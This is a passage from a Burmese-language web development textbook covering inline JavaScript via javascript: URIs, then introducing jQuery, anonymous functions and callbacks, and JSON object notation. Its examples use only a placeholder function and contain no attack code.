မှတ်ချက် ။ ။ External CSS File တွေကို ချိတ်ဆက်ဖို့အတွက် `<link>` Element ကို အသုံးပြုရပါတယ်။ `<link>` Element ဟာ Empty Element တစ်ခုဖြစ်ပါတယ်။ `<script>` Element ကတော့ Close Tag ထည့်သွင်းပေးဖို့ လိုအပ်တာကို သတိပြုပါ။

`<script>` Element မှာ `src` Attribute ပါရင်၊ Browser က `src` မှာညွှန်းထားတဲ့ JavaScript တွေကိုပဲ ရယူအလုပ် လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ `src` Attribute မပါဝင်မှသာ `<script>` အဖွင့်နဲ့ `</script>` အပိတ်ကြားထဲမှာ ရေးသားထားတဲ့ Code တွေကိုအလုပ်လုပ်ပေးမှာဖြစ်ပါတယ်။ ဒါကြောင့် `src` Attribute ထည့်သွင်း

ထားတဲ့ `<script>` Element အဖွင့်အပိတ်ထဲမှာ JavaScript တွေကို ထည့်သွင်းရေးသားရင်လည်း အလုပ်လုပ်မှာ မဟုတ် ပါဘူး။

4.11 - Inline Script

`onClick` လို Event Attribute နဲ့တွဲဖက်ရေးထားတဲ့ JavaScript တွေကို Inline JavaScript လို့ခေါ်နိုင်ပါတယ်။ JavaScript ကို HTML Element နဲ့အတူတွဲဖက်ရေးထားတာပါ။ Inline JavaScript ကို `<img>` Element, `<a>` Element တို့နဲ့လည်း တွဲဖက်ရေးသားလို့ရပါတယ်။

`<img>` Element ရဲ့ `src` Attribute က `onLoad` Event Attribute နဲ့ ဆင်ပါတယ်။ Browser က Image ကို ဖော်ပြဖို့ ကြိုးစားတဲ့အနေနဲ့ `src` Attribute မှာပေးထားတဲ့ သတ်မှတ်ချက်ကို အလုပ်လုပ်ပေးသွားမှာဖြစ်ပါတယ်။

```
<img src="javascript: doSomething()">
```

နမူနာမှာ `src` Attribute အတွက် Image တစ်ခုပေးမထားပဲ JavaScript Code တွေထည့်သွင်းရေးသားထား ပါတယ်။ ရှေ့ကနေ `javascript:` ဆိုတဲ့ Keyword လေးခံပြီး ရေးပေးရပါတယ်။ Browser က Image ဖော်ပြဖို့ `src` Attribute ကို အလုပ်လုပ်တဲ့အခါ ပေးထားတဲ့ JavaScript Code က Run သွားမှာဖြစ်ပါတယ်။ အမှန်ကတော့၊ ဒီနည်းဟာ ပုံမှန်နည်းလမ်းတော့ မဟုတ်ပါဘူး။ ပုံမှန် Developer တစ်ယောက် အနေနဲ့ JavaScript Code တွေ Run ဖို့ `<img>` Attribute ကိုသုံးနေဖို့ မလိုအပ်ပါဘူး။ အသုံးပြုသူကို လှည့်စားလို့သူတွေကသာသုံးကြတဲ့ နည်းလမ်းတစ်မျိုးဖြစ်ပါတယ်။

```
<a href="javascript: doSomething()">Hyperlink</a>
```

နမူနာမှာ `<a>` Element ရဲ့ `href` Attribute မှာ အညွှန်းလိပ်စာမထည့်ပဲ `javascript:` Keyword ကိုသုံးပြီး JavaScript Code တွေ ထည့်သွင်းထားပါတယ်။ အသုံးပြုသူက Link ကို နှိပ်တဲ့အခါ၊ Browser က `href` Attribute မှာ သတ်မှတ်ထားတဲ့ အလုပ်ကိုလုပ်ဖို့ကြိုးစားတဲ့အတွက် JavaScript Code လည်း Run သွားမှာဖြစ်ပါတယ်။ ဒီနည်းကို တော့ အရင်ကသုံးကြလေ့ရှိပါတယ်။ `<button>` အစား Link တစ်ခုကို ထည့်သွင်းလိုပြီး အဲ့ဒီ Link ကို နှိပ်လိုက်ရင် Button ကို နှိပ်သကဲ့သို့ အလုပ်လုပ်စေချင်တဲ့အခါ သုံးပါတယ်။

Inline JavaScript ဟာလည်း Inline CSS လိုပဲ မသုံးသင့်တဲ့နည်းလမ်းတစ်ခုဖြစ်ပါတယ်။ JavaScript တွေကို Element တွေနဲ့ ရောရေးထားတဲ့အတွက် ပြုပြင်ထိမ်းသိမ်းရ ခက်စေနိုင်ပါတယ်။ ဒါကြောင့် ကနေ့အချိန်မှာ၊ `onClick` တို့လို Event Attribute တွေကိုတောင်မသုံးကြတော့ပါဘူး။ Event Binding လို့ခေါ်တဲ့နည်းစနစ်တစ်မျိုးသုံးပြီး JavaScript တွေကို HTML ကနေလုံးဝခွဲထုတ်ရေးသားလာကြပါတယ်။ Event Binding နည်းစနစ်နဲ့ ရေးသားပုံကို **အခန်း (၅) jQuery** မှာ ဖော်ပြပေးပါမယ်။

Conclusion

JavaScript မှာ `document.`**`getElementById`**`()` အပြင် အခြား Selector တွေလည်းရှိပါသေးတယ်။ ဥပမာ

```
document.getElementsByTagName()
document.getElementsByClassName()
document.querySelectorAll()
```

နမူနာတွေမှာသုံးခဲ့တဲ့ `style`, `innerHTML` တို့လို DOM Attribute တွေအပြင် `title`, `alt`, `id`, `class`, `value`, `type` စတဲ့ လုပ်ဆောင်ချက်တွေလည်း ရှိပါသေးတယ်။ ဒါပေမယ့်၊ ကနေ့အချိန်မှာ အားလုံးကို ရိုးရိုး JavaScript နဲ့ ရေးနေမယ့်အစား အသင့်ရှိနေတဲ့ Framework တွေကိုလေ့လာပြီး အသုံးပြုတာက ပိုပြီးထိရောက် မြန်ဆန်စေမှာဖြစ်ပါတယ်။ ဒီအခန်းမှာ JavaScript ရဲ့ Language အခြေခံနဲ့ HTML/CSS တို့နဲ့ဆက်စပ်နေမှုကို အဓိကထား ဖော်ပြခြင်းဖြစ်ပါတယ်။ ပိုပြီးပြည့်စုံတဲ့လုပ်ဆောင်ချက်တွေရရှိဖို့ ဒီလိုအခြေခံတွေသုံးပြီးရေးနေတာထက် jQuery လို Framework တွေအသုံးပြုပြီး ရေးသားနိုင်အောင် **အခန်း (၅)** မှာ ဆက်လက်လေ့လာသွားကြမှာဖြစ်ပါတယ်။

ကနေ့အချိန်မှာ NodeJS လို့ခေါ်တဲ့ JavaScript ကို Server-side Programing Language အနေနဲ့ အသုံးပြုနိုင်အောင် စီမံပေးထားတဲ့ နည်းပညာထွက်ပေါ်လာခြင်းနဲ့အတူ၊ JavaScript ရဲ့အခန်းကဏ္ဍဟာလည်း ခေတ်သစ် Software Development မှာ အတော်လေး အရေးပါလာခဲ့ပါပြီ။ JavaScript ကို Client-side Script အဖြစ်သာမက Command Line Tool တွေတည်ဆောက်ခြင်း၊ Web Server တည်ဆောက်ခြင်းနဲ့ Network Service တွေတည်ဆောက်ခြင်းလို လုပ်ငန်း မျိုးတွေအတွက်ပါ အသုံးချလာကြပါပြီ။ NodeJS, BackboneJS, ExpressJS စတဲ့ အရေးပါလာတဲ့ JavaScript အခြေပြု ခေတ်သစ် Development နည်းပညာတွေအကြောင်းကို **Rockstar Developer** ရဲ့ **အပိုင်း (၃)** မှာ ဖော်ပြထားတဲ့အတွက် ဆက်လက်လေ့လာသွားသင့်ကြောင်း အကြံပြုလိုပါတယ်။

ပုံနှိပ်မူစာအုပ်

ဤစာအုပ်၏ ပုံနှိပ်မူကို ရန်ကုန်၊ မန္တလေးနှင့်
မုံရွာမြို့တို့ရှိ စာအုပ်ဆိုင်များတွင် (၁၀,၀၀၀) ကျပ်ဖြင့်
ဝယ်ယူနိုင်ပါသည်။ **ဆက်သွယ်ရန်** - လွန်ဆေးမြိုင်စာပေ
(၀၉) ၅၁ ၇၆၀ ၂၄ (၀၉) ၂၅၂ ၄၂၆ ၃၈၈

အခန်း (၅) jQuery

Web App များ လျှင်မြန်စွာတည်ဆောက်ရန် အရေးပါသည့်နည်းပညာ

၂၀၀၂ ခုနှစ်မှာဖော်ပြခဲ့တဲ့ စာတမ်းတစ်စောင်မှာ Macromedia က Rich Internet App (RIA) ဆိုတဲ့ အသုံးအနှုန်းတစ်ခုကို စတင်မိတ်ဆက်ခဲ့ပါတယ်။ အင်တာနက်နဲ့ HTTP ကို ဆက်သွယ်ရေးနည်းပညာအဖြစ် သုံးထားတဲ့ App များ တည်ဆောက်ခြင်းနည်းပညာတစ်မျိုးဖြစ်ပါတယ်။ ဒီ RIA Concept အပြည့်အဝ အလုပ်လုပ်ဖို့ဆိုရင် Web Standards သက်သက်နဲ့ အဲ့ဒီအချိန်မှာမရနိုင်သေးပါဘူး။ Web Standard နည်းပညာ တွေဖြစ်တဲ့ HTML, CSS, JavaScript တို့ဟာ အတော်လေးအခြေခံကျနေပြီး App တွေမှာလိုအပ်တဲ့ အခြေခံလုပ် ဆောင်ချက်တွေကို ဆောင်ရွက်မပေးနိုင်ပါဘူး။ လိုချင်တဲ့လုပ်ဆောင်ချက်များရဖို့ အသေးစိတ်ကအစ ကိုယ်တိုင်ရေး သားဖန်တီးရတဲ့ သဘောရှိ ပါတယ်။ ဘာနဲ့တူသလဲဆိုရင် အိမ်ဆောက်လိုတာဖြစ်ပေမယ့်၊ သစ်ခုတ်ခြင်း၊ ပိုင်းဖြတ် ခြင်းတွေကအစ ကိုယ်တိုင်လုပ်နေရသလို ဖြစ်နေပါတယ်။ ဒါကြောင့် ဒီလိုအပ်ချက်ကို တစ်ဘက်တစ်လမ်းက ဖြည့်စွက်နိုင်ဖို့အတွက် Macromedia Flash (အခု Adobe Flash), JavaFX နဲ့ Microsoft Silverlight တို့လို Plugin နည်းပညာတွေ ပေါ်ပေါက်လာခဲ့ပါတယ်။

မှတ်ချက် ။ ။ နောက်ပိုင်းမှာ Macromedia က Adobe နဲ့ပေါင်းသွားလို့ အခုတော့ Macromedia ဆိုတဲ့အဖွဲ့စည်း အမည်နဲ့မရှိတော့ပဲ Adobe ရဲ့အစိတ်အပိုင်းတစ်ခုဖြစ်သွားပါပြီ။ ပြီးတော့ အခုချိန်မှာ RIA လို့လည်း တစ်ကူးတစ်က ပြောမနေတော့ပါဘူး။ Web App လို့ပဲ ခပ်ရိုးရိုး ခေါ်ကြပါတယ်။


Flash, Silverlight အစရှိတဲ့ နည်းပညာတွေဟာ Browser Plugin အနေနဲ့အလုပ်လုပ်ကြတာဖြစ်ပြီး Audio/Video Streaming, 2D/3D Rendering အပါအဝင် အခြားသော HTML ကလုပ်မပေးနိုင်တဲ့ လုပ်ဆောင်ချက်တွေကို ဖြည့်စွက် ပေးနိုင်ကြပါတယ်။ ဒါပေမယ့် အသုံးပြုသူက Plugin တွေကို Browser တွေမှာ Install လုပ်ထားမှသာ အသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။ Plugin နည်းပညာတွေဖြစ်လို့ အကန့်အသတ်တွေရှိနေပါတယ်။ ဥပမာ - Microsoft Silverlight ဆိုရင် Linux OS မှာ အလုပ်မလုပ်ပါဘူး။ Adobe Flash ဆိုရင်လည်း နောက်ပိုင်း Apple Product တွေမှာအလုပ်မလုပ်ပါဘူး။ ပြီးတော့ ဒီနည်းပညာတွေက Adobe, Microsoft အစရှိတဲ့ လုပ်ငန်းတစ်ခုချင်းစီပိုင်တဲ့ နည်းပညာတွေဖြစ်နေပါတယ်။ Standard မဟုတ်လို့ နည်းပညာမတူကြသလို အပြန်အလှန် ပူးပေါင်းဆောင်ရွက်နိုင်ခြင်းလည်းမရှိပါဘူး။

၂၀၀၄-၂၀၀၅ လောက်ကစပြီး Plugin နည်းပညာတွေအစား၊ HTML နဲ့ Web Standard ကိုအခြေခံပြီး Rich Internet App တွေရေး သားလို့ရနိုင်တဲ့ JavaScript Framework တွေ စတင်ပေါ်ပေါက်လာခဲ့ပါတယ်။ Plugin နည်းပညာလောက် ပြည့်စုံခြင်းမရှိပေမေမယ့် App တွေ တည်ဆောက်ဖို့အတွက် လိုအပ်တဲ့ အခြေခံလုပ်ဆောင် ချက်တွေကို ဒီ Framework တွေက အသင့်ပေးနိုင်လာပါတယ်။ နောက်ပိုင်းမှာတော့ HTML5 နည်းပညာထွက်ပေါ်လာပြီး၊ ယခင် Plugin နည်းပညာများကသာပေးနိုင်တဲ့ Video/Audio, Multimedia စတဲ့လုပ်ဆောင်ချက်တွေကို Standard နည်းလမ်းနဲ့အညီ အပြည့်အဝပေးနိုင်လာပြီဖြစ်ပါတယ်။

ဒီအခန်းမှာ JavaScript Framework တွေထဲက လူသုံးအများဆုံးနဲ့ အရေးအပါဆုံးဖြစ်တဲ့ jQuery အကြောင်းကို ဖော်ပြသွားမှာပဲ ဖြစ်ပါတယ်။

5.1 - Framework

ပထမဦးဆုံး Library, API, Toolkit, Framework အစရှိတဲ့ Terminology တွေကို အရင်ရှင်းချင်ပါတယ်။



ပုံ (၅-က) Framework Terminologies

ကျွန်တော်တို့ ပြီးခဲ့တဲ့အခန်းမှာလေ့လာခဲ့တဲ့ JavaScript ဟာ Programming Language တစ်ခုဖြစ်ပါတယ်။ ဒါပေမယ့် DOM Selector တွေနဲ့ DOM Attributes တွေပါဝင်တဲ့ နည်းပညာကို API (DOM API) လို့ ခေါ်ပါတယ်။ API ဆိုတာ Application Program Interface ရဲ့ အတိုကောက်ပါ။ App တွေ တည်ဆောက်တဲ့အခါ နောက်ကွယ်ကအသေး စိတ်ကိုသိဖို့မလိုပဲ လိုချင်တဲ့လုပ်ဆောင်ချက်ရရှိဖို့ Function Call တစ်ခုလောက်နဲ့ အသင့်ရယူအသုံးပြုနိုင်အောင် စီမံပေးထားတဲ့ နည်းပညာဖြစ်ပါတယ်။ JavaScript က Language သက်သက်သာဖြစ်ပြီး ဖြည့်စွက်နည်း

ပညာဖြစ်တဲ့ DOM API ကြောင့်သာ ကျွန်တော်တို့က DOM Manipulation ကို လွယ်လွယ်ကူကူ လုပ်နိုင်တာဖြစ်ပါတယ်။

ကြိုတင်ရေးသားထားပြီး နောင်လိုအပ်တဲ့အခါ ပြန်လည်အသုံးပြုနိုင်ဖို့ စုစည်းထားတဲ့ Code တွေကိုတော့ Code Library လို့ ခေါ်ကြပါတယ်။ **ပုံ (၅-က)** မှာ လေ့လာကြည့်ပါ။ JavaScript Code Library တွေကို အကြမ်းဖျင်း အားဖြင့် နှစ်ပိုင်း ခွဲနိုင်ပါတယ်။ Utility လို့ခေါ်တဲ့ အခြေခံလိုအပ်ချက်တွေကို ရေးသားစုစည်းထားတဲ့ Library တွေနဲ့ Widget Toolkit လို့ခေါ်တဲ့ အသင့်သုံး User Interface Component တွေ စုစည်းထားတဲ့ Library တို့ ဖြစ်ကြပါတယ်။ Library နဲ့ API ကွာခြားချက်ကတော့၊ Library ဆိုတာလက်ရှိ Programming Language ကိုပဲသုံးပြီး ရေးထားတဲ့ Code ဖြစ်ပါတယ်။ ဘာတွေဘယ်လို ရေးထားလဲ ဖွင့်ကြည့်နိုင်ပါတယ်၊ လိုအပ်ရင်ပြင်ဆင်နိုင်ပါတယ်။ API တော့ လက်ရှိ Language နဲ့ ရေးထားတာဖြစ်နိုင်သလို သီးခြား Language နဲ့ရေးထားပြီး လက်ရှိ Language ကနေ ခေါ်ယူအသုံးပြုနိုင် အောင် စီစဉ်ထားပေးခြင်းလည်း ဖြစ်နိုင်ပါတယ်။ အကြမ်းဖျင်းအားဖြင့် API ကို ဘယ်လို ရေးသားထားလဲ ဖွင့်လှစ်ကြည့်ရှု ခြင်း၊ ပြင်ဆင်ခြင်းကို မပြုလုပ်နိုင်ပါဘူး။ ရယူအသုံးပြုဖို့ သက်သက်ပါပဲ။

Code Library နဲ့ API တွေကို Pattern တွေ Convention တွေနဲ့ ပေါင်းစပ်လိုက်တဲ့အခါ Framework ဆိုပြီးဖြစ်လာပါတယ်။ Pattern ဆိုတာကတော့ 3-Tires Architecture, MVC, MVVM အစရှိတဲ့ Code တွေကို Organize လုပ်တဲ့အခါ အသုံးပြုတဲ့ နည်းစနစ်တွေဖြစ်ပါတယ်။ ဒီလို Pattern တွေနဲ့ စနစ်ကျနစွာစုစည်းထားမှ Program ကို ဆက်လက်တိုးချဲ့ပြင်ဆင်ရတာလွယ်ကူမှာဖြစ်ပါတယ်။ Convention ကတော့လိုက်နာရမယ့် ရေးသားနည်း၊ စည်းမျဉ်းတွေ ကိုသတ်မှတ်ပေးထားတာပါ။ Framework ရဲ့ လုပ်ဆောင်ချက်တွေကိုရယူရမယ့်နည်းစနစ်တွေ၊ Code တွေသပ်ရပ်စေဖို့ လိုက်နာရမယ့်နည်းစနစ်တွေ စသဖြင့်သတ်မှတ်ထားခြင်းဖြစ်ပါတယ်။ တစ်ချို့ Framework တွေမှာ Compiler တွေ၊ Debugger တွေ၊ Template Engine တွေနဲ့ Test Framework တွေလည်းတွဲဖက်ပါဝင်နိုင်ပါတယ်။

ဘယ်လိုလုပ်ဆောင်ချက်တွေပါဝင်ရင် Library လို့ခေါ်ပြီး ဘယ်လောက်ဆိုရင်တော့ Framework ခေါ်ရမယ်ဆိုတဲ့ တိကျတဲ့ သတ်မှတ်ချက်မရှိပါဘူး။ ဖန်တီးတည်ဆောက်သူပေါ် မူတည်ပါတယ်။ ဖန်တီးသူတွေက သူတို့ရဲ့ဖန်တီးမှုဟာ Library အဆင့်လို့ယူဆရင် Library လို့ခေါ်ပြီး၊ Library သက်သက်ထက်ပိုတယ်ဆိုရင်တော့ Framework လို့ခေါ်ကြလေ့ရှိပါတယ်။

5.2 - jQuery

jQuery ဟာ JavaScript Utility Framework တစ်ခုဖြစ်ပါတယ်။ အခြေခံအားဖြင့် DOM Manipulation နဲ့ Ajax ကို ရိုရှင်း လွယ်ကူသွားအောင် ဖန်တီးပေးထားတဲ့ Framework တစ်ခုပါ။ "Write less, Do more" ဆိုတာ jQuery ရဲ့ ဆောင်ပုဒ်ပါ။ jQuery ကိုသာ ထိရောက်အောင်အသုံးချမယ်ဆိုရင် ဆောင်ပုဒ်အတိုင်း Code နည်းနည်း ရေးယုံနဲ့ ကျွန်တော်တို့လိုချင်တဲ့ ရလဒ်တွေ ရရှိနိုင်ပါတယ် ။

၂၀၀၆ ခုနှစ် Barcamp NYC မှာ John Resig လို့ခေါ်တဲ့ Developer တစ်ယောက်က jQuery ကို စတင်မိတ်ဆက်ခဲ့တာပါ။ စစ်တမ်းများအရ ထင်ရှားတဲ့ Website တွေရဲ့ ၅၅% လောက်က jQuery အသုံးပြုထားကြတယ်လို့ဆိုပါတယ်။ တနည်းအားဖြင့် jQuery ဟာ JavaScript Framework တွေထဲမှာ လူသုံးအများဆုံးဖြစ်ပါတယ်။

jQuery ကို DOM Manipulation, Ajax နဲ့ Plugin ဆိုပြီး (၃) ပိုင်းခွဲလေ့လာချင်ပါတယ်။ ဒီအခန်းမှာ DOM နဲ့ Plugin တို့ အကြောင်းဖော်ပြပေးပါမယ်။ Ajax အပိုင်းကိုတော့ ဖော်ပြလို့မရသေးပါဘူး။ Server-side နည်းပညာနဲ့ တွဲဖက်အလုပ်လုပ်ဖို့ လိုအပ်လို့ **အခန်း (၉) Ajax with jQuery** မှာဆက်လက်ဖော်ပြပေးသွားပါမယ်။ jQuery အသုံးပြုပုံကိုမကြည့်ခင် JavaScript ရဲ့ Nameless Function နဲ့ JSON တို့အကြောင်းကို အရင်လေ့လာဖို့ လိုပါမယ်။

5.3 - Nameless Functions

Nameless Function ဆိုတော့ အမည်မရှိတဲ့ အမည်မဲ့ Function တွေပဲပေါ့။ တစ်နည်းအားဖြင့် သီးခြားအလုပ်လုပ်တဲ့ Sub-Program လေးတွေပါ။ Anonymous Function လို့လည်းခေါ်ကြပါတယ်။ JavaScript မှာ Function တွေဟာ First Class Citizen တွေဖြစ်ပါတယ်။ အဓိပ္ပါယ်က Function တွေကို နေရာတိုင်းမှာသုံးလို့ရပါတယ်။ Function တစ်ခုရဲ့အတွင်းထဲမှာ နောက်ထပ် Function တွေကိုအဆင့်ဆင့်ထည့်ရေးလို့ ရပါတယ်။ Function တစ်ခုကို Variable တစ်ခုထဲမှာ Assign လုပ် ထည့်သွင်းပေးလိုက်လို့ရပါတယ်။ Function တစ်ခုကို ခေါ်ယူအသုံးပြုတဲ့အခါ အခြား Function တစ်ခုကို Parameter အနေနဲ့ ထည့်ပေးလိုက်လို့ရပါတယ်။ First Class ဆိုတာဒီ သဘောကိုပြောတာပါ။ Function တစ်ခုကို Variable ထဲသို့ အခုလိုထည့် သွင်းသတ်မှတ် ပေးလိုက်နိုင်ပါတယ်။

```
var foo = function () {
    // statements
}
```

နမူနာမှာ `foo` ဆိုတဲ့ Variable ထဲကို တန်းဖိုးတွေထည့်သလိုပဲ Function တစ်ခုကို ထည့်သွင်းသတ်မှတ်လိုက်တာပါ။ ထူးခြားချက်အနေနဲ့ Assign လုပ်လိုက်တဲ့ Function မှာ Function Name မပါတာကိုသတိပြုကြည့်ပါ။ ဒီလိုအမည် မပါတဲ့ Function တွေကို Nameless Function သို့မဟုတ် Anonymous Function လို့ခေါ်တာပါ။

`foo` Variable ထဲမှာ Function တစ်ခုတော့ရှိနေပါပြီ။ အဲ့ဒီ Function ကို Evaluate လုပ်စေချင်ရင်တော့ Function ခေါ်ရိုးခေါ်စဉ်အတိုင်း `foo()` လို့ ခေါ်ယူအသုံးပြုလိုက်ယုံပဲဖြစ်ပါတယ်။ တစ်နည်းအားဖြင့် `foo` Variable ရဲ့နောက်က ဝိုက်ကွင်းအဖွင့်အပိတ်က `foo` Variable ထဲက Function ကို Evaluate လုပ်ဖို့ ပြောလိုက်တာပဲဖြစ်ပါတယ်။

Function ဆိုတာသတ်မှတ်ကြေငြာချက်သက်သက်လို့ ကျွန်တော်တို့နားလည်ထားပါတယ်။ အသုံးပြုလိုတဲ့အခါမှသာ ခေါ်ယူ အသုံးပြုရတာပါ။ အဲ့ဒီလိုမဟုတ်ပဲနဲ့ Function ကို သီးခြား Sub-Program တစ်ခုလို အလုပ်လုပ်သွားစေလိုရင် အခုလိုရေးသား နိုင်ပါတယ်။

```
(function foo() {
  // statements
})();
```

Nameless Function တစ်ခုလုံးကိုဝိုက်ကွင်းအဖွင့်ပိတ်ထဲထည့်လိုက်ပြီး နောက်ဆုံးမှာ နောက်ထပ်ဝိုက်ကွင်းအဖွင့် အပိတ် ထပ်ထည့်ပေးလိုက်ခြင်းဖြစ်ပါတယ်။ နာမည်မရှိတဲ့ Function ဖြစ်တဲ့အတွက် တစ်ခြားကနေခေါ်သုံးလို့မရပါဘူး။ ဒါပေမယ့် နောက်ဆုံးကဝိုက်ကွင်းအဖွင့်အပိတ်က၊ ခုတင်သတ်မှတ်လိုက်တဲ့ Function ကိုချက်ခြင်း Evaluate လုပ်ခိုင်း လိုက်သလို ဖြစ်သွားတဲ့အတွက် Function က အလုပ်လုပ်သွားမှာပါ။ တစ်ခြား Code တွေနဲ့ ဆက်စပ်ခြင်းမရှိပဲ သီးခြား အလုပ်လုပ်စေချင်တဲ့ Sub-program တွေကို ဒီနည်းနဲ့ရေးသားနိုင်ပါတယ်။

Nameless Function တွေကို လက်တွေ့အသုံးအများမယ့်နေရာကတော့ Callback ဖြစ်ပါတယ်။ ဥပမာ -

```
var i;

function add( a, b, fn ) {
  i = a + b;
  fn();
}

add(24, 13, function() {
  alert( 'done adding 24 and 13 into i' );
});
```

နမူနာအရ add() Function ကို ခေါ်ယူတဲ့အခါ ရိုးရိုးတန်ဖိုးနှစ်ခုနဲ့ Callback Function တစ်ခုတို့ကို Parameter အဖြစ် ပေးရပါတယ်။ add() Function က သတ်မှတ်လုပ်ဆောင်ချက်တွေကို ဆောင်ရွက်ပြီးတဲ့အခါ Callback Function ကို ပြန်လည်ခေါ်ယူပေးသွားမှာ ဖြစ်ပါတယ်။ ဒီလို Function တစ်ခုက လုပ်စရာရှိတာ လုပ်ပြီးနောက် အခြား Function တစ်ခုကို ပြန်ခေါ်ပေးတဲ့ လုပ်ဆောင်ချက်ကို Callback လို့ခေါ်တာပါ။ jQuery မှာ အလားတူ ရေးနည်းရေးဟန်ကို အများအပြား တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

5.4 - JSON (JavaScript Object Notation)

JSON ဟာ Data Interchange Format တစ်ခုဖြစ်ပါတယ်။ ကွန်ပျူတာပရိုဂရမ်တစ်ခုကို လူတွေအသုံးပြုနိုင်ဖို့ပါသာမက အခြားကွန်ပျူတာ ပရိုဂရမ်များကပါ ဆက်သွယ်အသုံးပြုနိုင်အောင် တည်ဆောက်ခြင်းကို Service Oriented Architecture (SOA) လို့ခေါ်ပါတယ်။ SOA နည်းစနစ်တဲ့ တည်ဆောက်ထားတဲ့ Service အချင်းချင်း အပြန်အလှန်ဆက်သွယ်အလုပ် လုပ်တဲ့အခါ စံအဖြစ်အသုံးပြုနိုင်တဲ့ Data Format တွေလိုပါတယ်။ XML, YAML စသဖြင့် အမျိုးမျိုးရှိတဲ့ထဲမှာ JSON လည်းတစ်ခု အပါအဝင်ဖြစ်ပါတယ်။ ဒါကြောင့် JSON ကို Data Interchange Format လို့ခေါ်ခြင်းဖြစ်ပါတယ်။

Data Interchange Format အနေနဲ့ အသုံးပြုနိုင်တဲ့အပြင်၊ JavaScript Object တွေတည်ဆောက်ဖို့အတွက်လည်း JSON ကိုအသုံးပြုနိုင်ပါတယ်။ ပုံမှန် Object-Oriented Programming မှာ Object တွေတည်ဆောက်ဖို့ Class တွေ လိုအပ်ပါတယ်။ JavaScript ဟာလည်း OOP Language တစ်ခုဖြစ်ပေမယ့် သူ့မှာ Class ရေးထုံး မပါဝင်တာ ထူးခြားချက်ပါ။ Object Constructor (သို့မဟုတ်) JSON ကိုအသုံးပြုပြီးတော့ Object တွေကို တိုက်ရိုက် တည်ဆောက် ရတာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ SOA အကြောင်းကို **Rockstar Developer** ရဲ့ **အခန်း (၄)** မှာဖော်ပြထားပြီး၊ JavaScript Object Constructor အကြောင်းကို **Rockstar Developer** ရဲ့ **အခန်း (၃)** မှာဖော်ပြထားပါတယ်။ JSON ကို စာလုံးအတိုင်းတစ်လုံးချင်းခေါ်လေ့မရှိကြပါဘူး။ "ဂျေဆွန်" လို့အတွဲလိုက်အသံထွက်နဲ့ ခေါ်ကြပါတယ်။

JSON ဟာ Hash Array တစ်မျိုးဖြစ်တယ်လို့လည်း လွယ်လွယ်မှတ်နိုင်ပါတယ်။ Hash Array ကို တစ်ချို့ Language တွေမှာတော့ Associated Array လို့ခေါ်ကြပါတယ်။ တစ်ချို့ Language တွေရဲ့ Collection, Dictionary စတဲ့ သဘောမျိုးနဲ့ ဆင်တူပါတယ်။ JavaScript မှာတော့ အဲ့ဒီ Hash Array ကိုပဲ JSON လို့ခေါ်တာပါ။

Classical OOP Language တွေမှာ Object တွေတည်ဆောက်ပုံ နမူနာကိုဖော်ပြပေးလိုက်ပါတယ်။

```
class Car
{
    var wheels = 4;
    var fuel = 60;

    function drive() {
        this.fuel -= 5;
        // do something else
    }
}

var toyota = new Car();
print toyota.wheels;        # => 4

toyota.drive();
print toyota.fuel;          # => 55
```

အရင်ဆုံး `Car` Class ကိုတည်ဆောက်ပြီးတော့မှ အဲ့ဒီ Class ကနေ Instantiate လုပ်ပြီး `toyota` ဆိုတဲ့ Object တစ်ခုကို တည်ဆောက်ရတာဖြစ်ပါတယ်။ `var toyota = new Car()` ဆိုတဲ့ Statement က Toyota ဟာ ကားတစ်စီးဖြစ်ကြောင်း ကြေငြာသတ်မှတ်ပေးပါတယ်။ `Car` Class ရဲ့ သတ်မှတ်ချက်နဲ့အညီ တည်ဆောက်ထားတာ ဖြစ်လို့ `toyota` Object မှာ `wheels` နဲ့ `fuel` ဆိုတဲ့ Property နှစ်ခုရှိနေပြီး `drive()` ဆို တဲ့ Method တစ်ခုလည်းရှိနေမှာဖြစ်ပါတယ်။

`toyota.wheels` ဆိုပြီး ရယူကြည့်ရင် `wheels` Property ထဲမှာရှိနေတဲ့ တန်ဖိုးဖြစ်တဲ့ `4` ကိုရရှိမှာဖြစ်ပါတယ်။ `toyota.drive()` ဆိုပြီး `drive()` Method ကို Evaluate လိုက်တဲ့အခါ Method ထဲမှာသတ်မှတ်ထားတဲ့ အတိုင်း `fuel` Property ထဲက `5` နှုတ်သွားမှာပါ။ ဒါကြောင့် နောက်တစ်ဆင့်မှာ `toyota.fuel` ဆိုပြီး ရယူတဲ့အခါ `fuel` Property ရဲ့ မူလတန်ဖိုး `60` ကို မရပဲ၊ `55` ကိုရရှိမှာဖြစ်ပါတယ်။

